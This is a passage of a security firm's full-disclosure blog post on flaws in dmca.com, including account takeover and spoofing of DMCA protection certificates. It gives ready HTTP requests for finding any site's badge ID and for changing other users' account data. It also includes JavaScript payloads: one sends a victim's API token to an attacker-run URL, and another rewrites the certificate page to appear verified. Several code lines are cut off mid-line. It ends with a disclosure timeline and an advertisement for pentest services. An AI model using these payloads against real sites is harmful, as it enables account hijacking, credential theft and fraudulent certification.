
PoC: to takeover accounts just replace the `**BADGEID**` with the target's `**BADGEID**` and put in `**STATUS**` an XSS cookie stealing code which forwards to your cookie stealer the `**window.APIToken**` instead of `**document.cookie**` , similar to the image below.



> *Note: in the response you can see all of the used parameters, these parameters can also be changed by adding / appending them to the parameters in the POST request, example 'ownerName' can be changed.*
>
> *Also an interesting thing to note is that if you replace your "BADGEID" in the request with the BADGEID of a DMCA Pro user you will be able to add domains on the target's behave and therefore get a non-spoofed VALID DMCA certificate issued for any domain of your choosing, without domain verification!*

Next, I managed to find a couple of pro DMCA users by just looking at the sitemap.xml file of dmca.com , an alternative way of finding pro

BADGEID's is just by googeling for DMCA Badge google dork.





After more recon I figured out that it was also possible to add JavaScript into the badge certification page, which is a major part of the DMCA.com business model.

This allowed me to create spoofed / fake verified DMCA certificates.


Since this part is vulnerable I can simply include a remote JavaScript file into the HTML, together with a code which makes it look verified. The included JavaScript code will automatically change all the related document element's from non-verified to verified and therefore spoof a valid certificate.

PoC: `**code_cert.js**` code will be included in this writeup, adding this in a similar way like in the code below will result in having a verified certificate without Pro subscription or domain verification.





The above code will result in the following outcome:



Useful Request Information

Get anyone's `BADGEID` by domain name / FQDN:

```
POST /site-report/Default.aspx/GetSites HTTP/1.1
Host: www.dmca.com
```

```
Connection: close
Content-Length: 23
X-MOD-SBB-CTYPE: xhr
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
Content-Type: application/json
Origin: https://www.dmca.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.dmca.com/site-report/edit.aspx?msg=valc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: YOURCOOKIESHERE

{“FQDN”:”www.targetsite.com"}
```

Improper Access Control (Change anyone’s account data):

```
POST /addProtectedItem HTTP/1.1
Host: api.dmca.com
Connection: close
Content-Length: 155
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
token: YOURAPITOKEN
Content-Type: application/json; charset=UTF-8
Origin: https://www.dmca.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

```
Referer: https://www.dmca.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
   "URL": "https://TARGETSITE.COM",
   "TITLE": "https://TARGETSITE.COM",
   "STATUS": "Active",
   "DESCRIPTION": "",
   "TYPE": "Web page",
   "BADGEID": "TARGETBADGEID"
}
```

Do not forget to put your API token at `**YOURAPITOKEN**`.

Exploit Code Information

API Token Stealing Code (This must be placed on your external JavaScript File and remotely included using `**SCRIPT SRC**` as XSS Payload):

```
setTimeout(function () {
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function () {
        if (this.readyState == 4 && this.status == 200) {
            document.getElementById("ctl00_lnkUpgradePro").i
        }
    };

    xhttp.open("GET", "https://Y/arma.php?c=DMCA_API_TOKEN:<
    xhttp.send();
    console.log('[+] Exploit Success');
}, 3000);
```

Certificate Spoofing Code (This basically must be placed inside of the JS file and remotely included using `**SCRIPT SRC**` as XSS Payload):

```
document.getElementById("ctl00_cntBody_lnkPageUrl").removeAt
document.getElementById("ctl00_cntBody_lnkPageUrl").innerTex
document.getElementById("ctl00_cntBody_lnkAccountStatus").in
document.getElementById("ctl00_cntBody_lnkAccountStatus").re
document.getElementById("ctl00_cntBody_divBadgeShield").clas
$(".protection-info").attr("id", "verifiedmenu");
document.getElementById("verifiedmenu").className = "protect
document.getElementById("ctl00_cntBody_divBadgeCont").classN
document.getElementById("ctl00_cntBody_lnkAccountStatus").in
document.querySelector(".help.certificate-tooltip.fa.fa-ques
    "CiAgICAgICAgICAgICAgICAgICAgICAgICA8aW1nIGNsYXNzPSJ
);

var str = document.getElementById("ctl00_cntBody_lnkAccountS
var res = str.replace("nonverCert", "verifCert");
document.getElementById("ctl00_cntBody_lnkAccountStatus").ou
```

```
setTimeout(function () {
    document.getElementById("ctl00_cntBody_lnkPageUrl").remo
    document.getElementById("ctl00_cntBody_lnkPageUrl").inne
    document.getElementById("ctl00_cntBody_divBadgeShield").
    $(".protection-info").attr("id", "verifiedmenu");
    document.getElementById("verifiedmenu").className = "pro
    document.getElementById("spProtectionStatus").innerHTML
    document.getElementById("spProtectionStatusHelp").innerH
        "CiAgICAgICAgICAgICAgICAgICAgPHNwYW4gc3R5bGU9Im1hcmd
    );
    document.getElementById("ctl00_cntBody_divBadgeCont").cl
    document.getElementById("ctl00_cntBody_lnkAccountStatus"
    document.getElementById("timelineTooltip").remove();
    document.getElementById("spDuration").innerHTML = atob(
        "ICAgICAgICAgICAgICAgICAgICBQcm90ZWN0aW9uIER1cmF0aW9
    );
    document.getElementById("ctl00_cntBody_lnkAccountStatus"
    document.getElementById("spDuration").removeAttribute("s
    var str = document.getElementById("ctl00_cntBody_lnkAcco
    var res = str.replace("nonverCert", "verifCert");
    document.getElementById("ctl00_cntBody_lnkAccountStatus"
    document.getElementsByClassName("help certificate-toolti
        "CiAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICA
    );
    document.getElementsByClassName("protectionTimeline")[0]
        "<svg width='300' height='40'><defs><pattern id='dia
    console.log("[+] Exploit Success");
}, 3100);
```

DMCA Contact Timeline

DMCA-CASE#243307

Support Case Closed 04/14/2021 5:56:49 PM steve@dmca.com DMCA-

CASE#244261

Support Case Closed 10/07/2020 9:09:28 AM Joel Ossi DMCA-CASE#243162

Support Case Closed 09/29/2020 6:00:34 PM matthew@dmca.com DMCA-CASE#242011

Support Case Closed 09/26/2020 1:55:02 PM dmca_bot@dmca.com DMCA-CASE#242130

Support Case Closed 09/22/2020 6:43:47 PM steve@dmca.com

DMCA Most Recent Contact

Comment Date Created By Hi,

Our development team will be reaching out if / when they need to. Our support department cannot help you on this.

`– 04/14/2021 5:56:49 PM ``steve@dmca.com`

I have given DMCA a reasonable amount of time to reply to my tickets, 7 months. I will give DMCA one more opportunity to take a good look at my tickets, otherwise I will proceed with the publication of my findings. Best Regards, Joel

`– 04/08/2021 10:19:32 AM Joel Ossi Hi Joel`

As we stated already, our dev team will be reaching out if / when they need to. Our support department cannot help you on this. Have a nice day DMCA Support

`– 09/30/2020 5:01:12 PM matthew@dmca.com`

For your information / Disclaimer

All findings were reported responsibly, however a timeframe of over 7 months extra was given to DMCA to either respond to my tickets or mitigate these flaws, multiple attempts have been done to communicate with DMCA through LinkedIn, tickets and e-mail but without any detailed reply. therefore the researcher has done everything in his power to bring this to DMCA.com's attention prior to publication.

All things considered, the reasonable thing to do now is to fully disclose the findings through a publication as this is in the best interest of the public.

For anyone reading this who wants to secure their website or IT Infrastructure

While most of the vulnerabilities in this article could have been solved by implementing a sanitization function such as `**htmlspecialchars**` and proper Access Control, its understandable that this can be a hassle for the non-technical ones who own a website,

However, did you know that you can outsource your entire security to a specialized IT Security company? And did you know that this does not have to be expensive at all?

WebSec is a professional security firm offering a range of security services for companies of all sizes for the purpose of making you more cybersecurity resilient against the most modern cyber threats while remaining extremely cost-effective, flexible and high in quality, still not convinced? We offer a free trial pentest for your organization.

Interested in the terms? Click here: pentest and contact us today!

Authored by Joël Aviad Ossi

Founder & Pentester

19 hours ago

Was this article helpful?

Websec Netherlands

Your Cybersecurity Specialist.